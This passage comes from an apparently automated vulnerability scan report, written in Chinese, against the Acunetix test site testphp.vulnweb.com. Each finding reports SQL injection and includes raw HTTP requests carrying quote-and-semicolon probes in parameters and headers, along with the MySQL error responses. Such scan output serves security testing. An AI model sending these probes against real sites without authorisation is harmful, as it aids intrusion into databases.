Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.

```

问题 2 / 14

TOC

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/artists.php

实体: artist (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: 1%27%3B

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /artists.php?artist=1%27%3B HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:27 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"

```

```

codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62

</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>

```

```

</div>
<div class="relatedLinks">
  <h3>Links</h3>
  <ul>
    <li><a href="http://www.acunetix.com">Security art</a></li>
    <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
    <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
    <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
  </ul>
</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
    </object>
  </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-r
...
...
...

```

问题 3 / 14

TOC

SQL 注入

严重性: **高**

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/guestbook.php

实体: submit (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: `add message` 至: `add+message%27%3B`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 54

name=anonymous+user&text=1234&submit=add+message%27%3B

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.



```

问题 4 / 14

TOC

SQL 注入

严重性:	
CVSS 分数:	9.7
URL:	http://testphp.vulnweb.com/userinfo.php
实体:	pass (Parameter)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制:  至: 

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```

POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 18

uname=&pass=%27%3B

HTTP/1.1 302 Found
Server: nginx/1.4.1

```

```
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login
```

```
GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
```

```
<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
        </td>
    </tr></table>
  </div>
</div>
```



```

<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
      </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password
    <font color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
    </ul>
  </div>
  ...
  ...
  ...

```

SQL 注入

严重性: **高**

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/listproducts.php

实体: listproducts.php (Page)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异： **标题** 从以下位置进行控制：`http://testphp.vulnweb.com/categories.php` 至：`%27`

推理： 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应：

```
GET /listproducts.php?cat=1 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: %27
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

SQL 注入	
严重性：	高
CVSS 分数：	9.7
URL：	http://testphp.vulnweb.com/listproducts.php
实体：	cat (Parameter)
风险：	可能会查看、修改或删除数据库条目和表
原因：	未对用户输入正确执行危险字符清理
固定值：	查看危险字符注入的可能解决方案

差异： **参数** 从以下位置进行控制：`3` 至：`3%27%3B`

推理： 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应：

```
GET /listproducts.php?cat=3%27%3B HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/categories.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h2 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h2>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">

```

```

<ul>
  <li><a href="categories.php">Browse categories</a></li>
  <li><a href="artists.php">Browse artists</a></li>
  <li><a href="cart.php">Your cart</a></li>
  <li><a href="login.php">Signup</a></li>
  <li><a href="userinfo.php">Your profile</a></li>
  <li><a href="guestbook.php">Our guestbook</a></li>
  <li><a href="AJAX/index.php">AJAX Demo</a></li>
</li>
</ul>
</div>
<div class="relatedLinks">
  <h3>Links</h3>
  <ul>
    <li><a href="http://www.acunetix.com">Security art</a></li>
    <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
    <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
    <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
  </ul>
</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high
pluginpage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
  </object>
  </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href=
...
...
...

```

问题 7 / 14

TOC

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: http://testphp.vulnweb.com/listproducts.php

实体: artist (Parameter)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: 1%27%3B

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /listproducts.php?artist=1%27%3B HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '' at line 1
```

```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
      </embed>
    </object>
  </p>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> |
...
...
...

```

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: <http://testphp.vulnweb.com/signup.php>

实体: signup.php (Page)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 标题 已添加至请求: 1

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /signup.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
X-Forwarded-For: '

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

问题 9 / 14

TOC

SQL 注入

严重性: 高

CVSS 分数: 9.7

URL: <http://testphp.vulnweb.com/product.php>

实体: product.php (Page)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **标题** 从以下位置进行控制: `http://testphp.vulnweb.com/listproducts.php?cat=1` 至: `'`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
GET /product.php?pic=1 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: 
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

SQL 注入	
严重性:	高
CVSS 分数:	9.7
URL:	http://testphp.vulnweb.com/product.php
实体:	pic (Parameter)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: **参数** 从以下位置进行控制: `4` 至: `4%27%3B`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
GET /product.php?pic=4%27%3B HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```



```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:14 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
function popUpWindow(URLStr, left, top, width, height)
{
    window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+',
top='+top+',screenX='+left+',screenY='+top+');
}
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
    if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
        document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
    <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
    <h2 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h2>
    <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
            <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
            </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
            |
            <a href="guestbook.php">guestbook</a> |
            <a href="AJAX/index.php">AJAX Demo</a>
        </td>
        <td align="right">
        </td>
        </tr></table>
    </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
